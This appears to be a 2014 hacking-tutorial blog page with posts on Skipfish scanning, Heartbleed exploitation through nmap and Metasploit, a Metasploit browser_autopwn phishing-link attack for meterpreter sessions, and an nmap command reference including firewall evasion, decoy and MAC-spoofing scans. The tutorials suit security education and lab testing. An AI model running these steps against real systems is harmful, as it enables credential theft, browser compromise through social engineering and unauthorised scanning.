Showing posts with label Hacking tutorial. Show all posts

Saturday, 25 October 2014

Skipfish [kali linux]

welcome!

Today we are going to see about a tool in skipfish.
skipfish is a tool in kali linux to gather information.


Skipfish is a web application security Reconnaissance tool. Skipfish prepares an  
interactive sitemap for the target using recursive crawl and dictionary-based probes. 
The resulting map provides output after being scanned by security checks


Skipfish can be found under Web Applications | Web Vulnerability Scanners as 
skipfish


When you first open Skipfish, a Terminal window will pop up showcasing the Skipfish commands. Skipfish can use built-in or customizable dictionaries for vulnerability assessment.


There are various command options available in Skipfish. To run Skipfish against a target website using a custom wordlist, enter skipfish, select your wordlist using the -W option followed by the location of the wordlist, select your output directory using -o followed by the location, and finally the target website.

==============================================================

Skipfish –o (output location) –W (location of wordlist) (target website)
==============================================================

I run a  sample over www.google.com


==============================================================
Skipfish –o /root/desktop/skipfishoutput http://www.google.com
==============================================================

If there are no compiling errors, you will be presented with a launch screen that states the will start in 60 seconds or on pressing any key.


You can press the Spacebar to see the details on the scan or watch the default numbers 
run. Scanning a target can take anywhere from 30 seconds to a few hours to complete the process. You can end a scan early by typing Ctrl + C.


Once the scan is complete or if you end it early, Skipfish will generate a ton of output files in the location specified when using the –o option to designate an output folder. To see the results, click on the index.html file, which will bring up an Internet browser. You can click through the drop-down boxes to see your results. See the example reports section for more information

Thursday, 16 October 2014

Heartbleed Vulnerability exploitation

Hi HACKERS,
In recent weeks, the Heartbleed vulnerability of OpenSSL has been dominating the information security headlines. This vulnerability enables an attacker to extract data from the server's memory that may contain authentication credentials, cookies, the servers private key, and personally identifiable info (PII) that could be used for identity theft. As a result, websites around the world have been scrambling to close this hole. Fortunately for us, many still have not, and many may never be closed.
Basically, OpenSSL is an encryption library used in HTTPS (secure HTTP). The idea is that any data traveling over this secured version of HTTP should be secure and encrypted. During communication, OpenSSL uses a "heartbeat" that echoes back data to verify that the data was received correctly. It's kind of like one machine telling the other, "Yes, I got that data and you can send more now."
The Heartbleed vulnerability enables a hacker to trick OpenSSL by sending asingle byte of data while telling the server it sent 64K bytes of data. The server will then send back 64K bytes of data to be checked and echoed back. The server will then respond with 64K of random data from its memory.
In this tutorial, I'll show you a simple exploit for getting that OpenSSL to spill the contents of its memory and possibly give us the user's credentials and other information.

Step 1: Update Metasploit



The first step is to update Metasploit to get the new auxiliary module for Heartbleed. Type:
  • kali > msfupdate

Metasploit will then go through the long and slow process of updating its modules and framework. Be patient here, it takes awhile.
When you are finally returned to the Kali prompt, the update has completed.

Step 2: Start Metasploit


Now, we need to start the Metasploit console. At any terminal prompt, type:
  • kali > msfconsole
You should be greeted with a screen like that below.

Step 3: Find Heartbleed


Now, we need to find the new Heartbleed module. We can use the built-in search feature in Metasploit. Type:
  • search heartbleed
This should bring up two auxiliary modules for Heartbleed. Select the first one as I've highlighted below.

Step 4: Use Auxiliary Module

Next, we need to load this payload. Simply type:
  • use auxiliary/scanner/ssl/openssl_heartbleed
This will load the heartbleed module.

Whenever I am using a new module, I like to look at the info page. Once we have loaded the module, type:
  • msf > info
As we can see in the screenshot below, this reveals the options that need to set in order to use this module and a description of the module.

Step 5: Set Options

Although this module has numerous options, the critical one is RHOSTS (notice the plural here). Let's set it to a target website I set up on my network that is still vulnerable to Heartbleed.
  • msf > set RHOSTS 192.168.1.169

Step 6: Run the Module


Finally, set the option 'verbose" to "true". This will provide us with verbose output.
  • msf > set verbose true
And now let's run it:
  • msf > run
As you can see in the screenshot below, the server leaked about 64K bytes of what was in its memory.

Step 7: Success

If credentials, personally identifiable information (PII), or the server's private key had been in memory, they would have leaked out as well. Of course, we could set up this Heartbleed scanner to run repeatedly to gather the info in memory at a continual basis, eventually gaining access to all the info that traversed RAM.

Saturday, 13 September 2014

Metasploit Browser Autopwn

Metasploit Browser Autopwn

In nowadays due to firewall restrictions and patch management policies exploitation of systems has become much more difficult.However one of the most efficient way is the use of client-side attacks.Client side attacks requires the user interaction and in most of the cases can be used through social engineering engagements.An employee which will not have the necessary knowledge to understand the risks of opening untrusted links can help an attacker to exploit any internal systems.Also the fact that browsers are not patched as often as operating systems makes the problem bigger.
In this article we will examine the effectiveness of metasploit browser autopwn module.The basic idea behind that module is that it creates a web server in our local machine which will contain different kind of browser exploits.When the user will open the malicious link then the execution of the exploits will start against the browser of the user and if one of the exploits is successful a meterpreter session will open.

In order to use this attack we have to open the metasploit framework and to use the browser_autopwn module.In the next image you can see the available options and default settings for this module.
Options of browser autopwn module
We will set up the LHOST with our IP address,the SRVPORT with the port 80 (otherwise the link that we have to send to the user must me in the format IP:8080) and the URIPATH with / in order to prevent metasploit to set up random URL’s.
Configuring the Browser Autopwn

After the execution of this module we will notice that different exploits for a variety of browsers will start loading to our web server.
Loading the browser exploits

Now we can share the link through our email to our client employees.If any user opens the malicious link,the autopwn module will try all these exploits in order to see if it can break into the client.If the browser is vulnerable to any of these exploits meterpreter sessions will open.
Meterpreter sessions opened with Browser Autopwn

Browser based attacks are not stable.This is because browsers can crash which means that the meterpreter session or the shell access will lost.For that reason the metasploit will try to migrate with a another process more stable as soon as possible.
Migrate to another process

Conclusion
Most of the organizations are behind proxy firewalls so only the port 80 is allowed.From the other hand many employees are using social networks these days for various reasons.An attacker can exploit that and send malicious links through the social networks to users so the use of this attack can be very effective against companies as it contains exploits for most of the popular browsers and it only requires the mistake of one person in order to be successful.Metasploit Browser Autopwn module is the proof of how dangerous is to open links that are coming from untrusted sources.

Tuesday, 9 September 2014

Exploiting OpenSSL-Heartbleed

Detecting OpenSSL-Heartbleed with Nmap & Exploiting with Metasploit

You can now quickly detect the OpenSSL-Heartbleed vulnerability very quickly on a network using the ever popular nmap command, and with the latest modules from Metasploit you can quickly see the exploit in action.
For this tutorial I will be using a WordPress server and Kali Linux running in two separate VMWare virtual machines.
For a vulnerable server, I used one of Turnkey Linux WordPress VMs.  There are security updates available for Turnkey’s WordPress, but during the VM setup, and for this tutorial, I purposefully told the VM NOT to install the security updates so I could test for the OpenSSL vulnerability.
Once the WordPress VM was configured (just answer a few simple questions) I then fired up my Kali Linux VM.
Nmap has created a Heartbleed script that does a great job of detecting vulnerable servers. The script may not be available in your version of Kali, so you may have to manually install it.

Detecting Exploit with Nmap

If the Open-Heartbleed script is not already included in your nmap install, you will need to manually install it.
This is pretty easy, just visit the OpenSSL-Heartbleed nmap Script page, copy and save the nmap nse script file to your nmap “scripts” directory as seen below:
Heartbleed nmap script save
You will also need the nmap “tls.lua” library file, save this to the nmap “nselib” directory as seen below:
Heartbleed nmap tls library
That is it, we can now use the heartbleed script in nmap to detect vulnerable systems.
To use the command the syntax is:
nmap -sV --script=ssl-heartbleed <target>
All we need to plug in is the IP address of our target test WordPress site, 192.168.1.70 in this instance:
heartbleed nmap script command
And if the target machine is vulnerable we will see this:
nmap heartbleed vulnerable detected
State: VULNERABLE
Risk Factor: High

Exploiting with Metasploit

Now that we know we have a vulnerable server, we can use the latest Metasploit OpenSSL-Heartbleed module to exploit it. (Note: you can use the module to detect vulnerable systems also)
Update metasploit to get the latest modules. Just type “msfupdate” at a Kali command prompt:
msfupdate
Now run “msfconsole” to start Metasploit and you will be presented with the Metasploit console:
Metasploit prompt
Next search for the heartbleed modules:
heartbleed search
Notice there are two, we will just be using the scanner.
Type, “use auxiliary/scanner/ssl/openssl_heartbleed“:
heartbleed metasploit module
We are just going to set two options, “set VERBOSE” to true and we need to “set RHOSTS” to our target IP address as seen below:
verbose rhosts
And finally, just “run” the exploit:
heartbleed leaked data
If you click on the picture above, you will see that Metasploit communicated with the server and was able to pull random data from the server’s memory.
The important thing to note here is that it pulls random data from memory. There is no guarantee that you will find account credentials, session cookie data or critical data every time you run this. But the danger is in the fact that it could display sensitive data.
Thus the best practice (if you haven’t already) is to check your systems for the heartbleed vulnerability and patch them immediately. After the systems are patched change any passwords on the effected machines.
As always, never run security scans or checks on systems that you do not own or have approval to scan.

Sunday, 31 August 2014

Nmap Commands

Top 30 Nmap Command Examples For Sys/Network Admins

Nmap is short for Network Mapper. It is an open source security tool for network exploration, security scanning and auditing. However, nmap command comes with lots of options that can make the utility more robust and difficult to follow for new users.
The purpose of this post is to introduce a user to the nmap command line tool to scan a host and/or network, so to find out the possible vulnerable points in the hosts. You will also learn how to use Nmap for offensive and defensive purposes.
nmap in action
nmap in action

More about nmap

From the man page:
Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.
It was originally written by Gordon Lyon and it can answer the following questions easily:
  1. What computers did you find running on the local network?
  2. What IP addresses did you find running on the local network?
  3. What is the operating system of your target machine?
  4. Find out what ports are open on the machine that you just scanned?
  5. Find out if the system is infected with malware or virus.
  6. Search for unauthorized servers or network service on your network.
  7. Find and remove computers which don't meet the organization's minimum level of security.

Sample setup (LAB)

Port scanning may be illegal in some jurisdictions. So setup a lab as follows:
                              +---------+
        +---------+           | Network |         +--------+
        | server1 |-----------+ swtich  +---------|server2 |
        +---------+           | (sw0)   |         +--------+
                              +----+----+
                                   |
                                   |
                         +---------+----------+
                         | wks01 Linux/OSX    |
                         +--------------------+
Where,
  • wks01 is your computer either running Linux/OS X or Unix like operating system. It is used for scanning your local network. The nmap command must be installed on this computer.
  • server1 can be powered by Linux / Unix / MS-Windows operating systems. This is an unpatched server. Feel free to install a few services such as a web-server, file server and so on.
  • server2 can be powered by Linux / Unix / MS-Windows operating systems. This is a fully patched server with firewall. Again, feel free to install few services such as a web-server, file server and so on.
  • All three systems are connected via switch.

#1: Scan a single host or an IP address (IPv4)

### Scan a single ip address ###
nmap 192.168.1.1
 
## Scan a host name ###
nmap server1.cyberciti.biz
 
## Scan a host name with more info###
nmap -v server1.cyberciti.biz
 
Sample outputs:
Fig.01: nmap output
Fig.01: nmap output

#2: Scan multiple IP address or subnet (IPv4)

nmap 192.168.1.1 192.168.1.2 192.168.1.3
## works with same subnet i.e. 192.168.1.0/24
nmap 192.168.1.1,2,3
You can scan a range of IP address too:
nmap 192.168.1.1-20
You can scan a range of IP address using a wildcard:
nmap 192.168.1.*
Finally, you scan an entire subnet:
nmap 192.168.1.0/24

#3: Read list of hosts/networks from a file (IPv4)

The -iL option allows you to read the list of target systems using a text file. This is useful to scan a large number of hosts/networks. Create a text file as follows:
cat > /tmp/test.txt
Sample outputs:
server1.cyberciti.biz
192.168.1.0/24
192.168.1.1/24
10.1.2.3
localhost
The syntax is:
nmap -iL /tmp/test.txt

#4: Excluding hosts/networks (IPv4)

When scanning a large number of hosts/networks you can exclude hosts from a scan:
nmap 192.168.1.0/24 --exclude 192.168.1.5
nmap 192.168.1.0/24 --exclude 192.168.1.5,192.168.1.254
OR exclude list from a file called /tmp/exclude.txt
nmap -iL /tmp/scanlist.txt --excludefile /tmp/exclude.txt

#5: Turn on OS and version detection scanning script (IPv4)

nmap -A 192.168.1.254
nmap -v -A 192.168.1.1
nmap -A -iL /tmp/scanlist.txt 

#6: Find out if a host/network is protected by a firewall

nmap -sA 192.168.1.254
nmap -sA server1.cyberciti.biz

#7: Scan a host when protected by the firewall

nmap -PN 192.168.1.1
nmap -PN server1.cyberciti.biz

#8: Scan an IPv6 host/address

The -6 option enable IPv6 scanning. The syntax is:
nmap -6 IPv6-Address-Here
nmap -6 server1.cyberciti.biz
nmap -6 2607:f0d0:1002:51::4
nmap -v A -6 2607:f0d0:1002:51::4

#9: Scan a network and find out which servers and devices are up and running

This is known as host discovery or ping scan:
nmap -sP 192.168.1.0/24
Sample outputs:
Host 192.168.1.1 is up (0.00035s latency).
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Host 192.168.1.2 is up (0.0038s latency).
MAC Address: 74:44:01:40:57:FB (Unknown)
Host 192.168.1.5 is up.
Host nas03 (192.168.1.12) is up (0.0091s latency).
MAC Address: 00:11:32:11:15:FC (Synology Incorporated)
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.80 second

#10: How do I perform a fast scan?

nmap -F 192.168.1.1

#11: Display the reason a port is in a particular state

nmap --reason 192.168.1.1
nmap --reason server1.cyberciti.biz

#12: Only show open (or possibly open) ports

nmap --open 192.168.1.1
nmap --open server1.cyberciti.biz

#13: Show all packets sent and received

nmap --packet-trace 192.168.1.1
nmap --packet-trace server1.cyberciti.biz

14#: Show host interfaces and routes

This is useful for debugging (ip command or route command or netstat command like output using nmap)
nmap --iflist
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 02:01 IST
************************INTERFACES************************
DEV    (SHORT)  IP/MASK          TYPE        UP MAC
lo     (lo)     127.0.0.1/8      loopback    up
eth0   (eth0)   192.168.1.5/24   ethernet    up B8:AC:6F:65:31:E5
vmnet1 (vmnet1) 192.168.121.1/24 ethernet    up 00:50:56:C0:00:01
vmnet8 (vmnet8) 192.168.179.1/24 ethernet    up 00:50:56:C0:00:08
ppp0   (ppp0)   10.1.19.69/32    point2point up
 
**************************ROUTES**************************
DST/MASK         DEV    GATEWAY
10.0.31.178/32   ppp0
209.133.67.35/32 eth0   192.168.1.2
192.168.1.0/0    eth0
192.168.121.0/0  vmnet1
192.168.179.0/0  vmnet8
169.254.0.0/0    eth0
10.0.0.0/0       ppp0
0.0.0.0/0        eth0   192.168.1.2
 

#15: How do I scan specific ports?

map -p [port] hostName
## Scan port 80
nmap -p 80 192.168.1.1
 
## Scan TCP port 80
nmap -p T:80 192.168.1.1
 
## Scan UDP port 53
nmap -p U:53 192.168.1.1
 
## Scan two ports ##
nmap -p 80,443 192.168.1.1
 
## Scan port ranges ##
nmap -p 80-200 192.168.1.1
 
## Combine all options ##
nmap -p U:53,111,137,T:21-25,80,139,8080 192.168.1.1
nmap -p U:53,111,137,T:21-25,80,139,8080 server1.cyberciti.biz
nmap -v -sU -sT -p U:53,111,137,T:21-25,80,139,8080 192.168.1.254
 
## Scan all ports with * wildcard ##
nmap -p "*" 192.168.1.1
 
## Scan top ports i.e. scan $number most common ports ##
nmap --top-ports 5 192.168.1.1
nmap --top-ports 10 192.168.1.1
 
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:23 IST
Interesting ports on 192.168.1.1:
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  closed https
445/tcp  closed microsoft-ds
3389/tcp closed ms-term-serv
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
 
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
 

#16: The fastest way to scan all your devices/computers for open ports ever

nmap -T5 192.168.1.0/24

#17: How do I detect remote operating system?

You can identify a remote host apps and OS using the -O option:
 
nmap -O 192.168.1.1
nmap -O  --osscan-guess 192.168.1.1
nmap -v -O --osscan-guess 192.168.1.1
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:29 IST
NSE: Loaded 0 scripts for scanning.
Initiating ARP Ping Scan at 01:29
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 01:29, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:29
Completed Parallel DNS resolution of 1 host. at 01:29, 0.22s elapsed
Initiating SYN Stealth Scan at 01:29
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Completed SYN Stealth Scan at 01:29, 0.16s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.1
Retrying OS detection (try #2) against 192.168.1.1
Retrying OS detection (try #3) against 192.168.1.1
Retrying OS detection (try #4) against 192.168.1.1
Retrying OS detection (try #5) against 192.168.1.1
Host 192.168.1.1 is up (0.00049s latency).
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Device type: WAP|general purpose|router|printer|broadband router
Running (JUST GUESSING) : Linksys Linux 2.4.X (95%), Linux 2.4.X|2.6.X (94%), MikroTik RouterOS 3.X (92%), Lexmark embedded (90%), Enterasys embedded (89%), D-Link Linux 2.4.X (89%), Netgear Linux 2.4.X (89%)
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (95%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (94%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (94%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.15 - 2.6.23 (embedded) (92%), Linux 2.6.15 - 2.6.24 (92%), MikroTik RouterOS 3.0beta5 (92%), MikroTik RouterOS 3.17 (92%), Linux 2.6.24 (91%), Linux 2.6.22 (90%)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.00%D=11/27%OT=22%CT=1%CU=30609%PV=Y%DS=1%G=Y%M=BCAEC5%TM=50B3CA
OS:4B%P=x86_64-unknown-linux-gnu)SEQ(SP=C8%GCD=1%ISR=CB%TI=Z%CI=Z%II=I%TS=7
OS:)OPS(O1=M2300ST11NW2%O2=M2300ST11NW2%O3=M2300NNT11NW2%O4=M2300ST11NW2%O5
OS:=M2300ST11NW2%O6=M2300ST11)WIN(W1=45E8%W2=45E8%W3=45E8%W4=45E8%W5=45E8%W
OS:6=45E8)ECN(R=Y%DF=Y%T=40%W=4600%O=M2300NNSNW2%CC=N%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 12.990 days (since Wed Nov 14 01:44:40 2012)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
           Raw packets sent: 1126 (53.832KB) | Rcvd: 1066 (46.100KB)
See also: Fingerprinting a web-server and a dns server command line tools for more information.

#18: How do I detect remote services (server / daemon) version numbers?

nmap -sV 192.168.1.1
Sample outputs:
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:34 IST
Interesting ports on 192.168.1.1:
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.52 (protocol 2.0)
80/tcp open  http?
1 service unrecognized despite returning data.

#19: Scan a host using TCP ACK (PA) and TCP Syn (PS) ping

If firewall is blocking standard ICMP pings, try the following host discovery methods:
nmap -PS 192.168.1.1
nmap -PS 80,21,443 192.168.1.1
nmap -PA 192.168.1.1
nmap -PA 80,21,200-512 192.168.1.1

#20: Scan a host using IP protocol ping

nmap -PO 192.168.1.1

#21: Scan a host using UDP ping

This scan bypasses firewalls and filters that only screen TCP:
nmap -PU 192.168.1.1
nmap -PU 2000.2001 192.168.1.1

#22: Find out the most commonly used TCP ports using TCP SYN Scan

 
### Stealthy scan ###
nmap -sS 192.168.1.1
 
### Find out the most commonly used TCP ports using  TCP connect scan (warning: no stealth scan)
###  OS Fingerprinting ###
nmap -sT 192.168.1.1
 
### Find out the most commonly used TCP ports using TCP ACK scan
nmap -sA 192.168.1.1
 
### Find out the most commonly used TCP ports using TCP Window scan
nmap -sW 192.168.1.1
 
### Find out the most commonly used TCP ports using TCP Maimon scan
nmap -sM 192.168.1.1
 

#23: Scan a host for UDP services (UDP scan)

Most popular services on the Internet run over the TCP protocol. DNS, SNMP, and DHCP are three of the most common UDP services. Use the following syntax to find out UDP services:
nmap -sU nas03
nmap -sU 192.168.1.1
Sample outputs:
 
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 00:52 IST
Stats: 0:05:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.49% done; ETC: 01:09 (0:11:26 remaining)
Interesting ports on nas03 (192.168.1.12):
Not shown: 995 closed ports
PORT     STATE         SERVICE
111/udp  open|filtered rpcbind
123/udp  open|filtered ntp
161/udp  open|filtered snmp
2049/udp open|filtered nfs
5353/udp open|filtered zeroconf
MAC Address: 00:11:32:11:15:FC (Synology Incorporated)
 
Nmap done: 1 IP address (1 host up) scanned in 1099.55 seconds
 

#24: Scan for IP protocol

This type of scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines:
nmap -sO 192.168.1.1

#25: Scan a firewall for security weakness

The following scan types exploit a subtle loophole in the TCP and good for testing security of common attacks:
 
## TCP Null Scan to fool a firewall to generate a response ##
## Does not set any bits (TCP flag header is 0) ##
nmap -sN 192.168.1.254
 
## TCP Fin scan to check firewall ##
## Sets just the TCP FIN bit ##
nmap -sF 192.168.1.254
 
## TCP Xmas scan to check firewall ##
## Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree ##
nmap -sX 192.168.1.254
 
See how to block Xmas packkets, syn-floods and other conman attacks with iptables.

#26: Scan a firewall for packets fragments

The -f option causes the requested scan (including ping scans) to use tiny fragmented IP packets. The idea is to split up the TCP header over
several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing.
nmap -f 192.168.1.1
nmap -f fw2.nixcraft.net.in
nmap -f 15 fw2.nixcraft.net.in
## Set your own offset size with the --mtu option ##
nmap --mtu 32 192.168.1.1

#27: Cloak a scan with decoys

The -D option it appear to the remote host that the host(s) you specify as decoys are scanning the target network too. Thus their IDS might report 5-10 port scans from unique IP addresses, but they won't know which IP was scanning them and which were innocent decoys:
nmap -n -Ddecoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip
nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.168.1.5

#28: Scan a firewall for MAC address spoofing

 
### Spoof your MAC address ##
nmap --spoof-mac MAC-ADDRESS-HERE 192.168.1.1
 
### Add other options ###
nmap -v -sT -PN --spoof-mac MAC-ADDRESS-HERE 192.168.1.1
 
 
### Use a random MAC address ###
### The number 0, means nmap chooses a completely random MAC address ###
nmap -v -sT -PN --spoof-mac 0 192.168.1.1
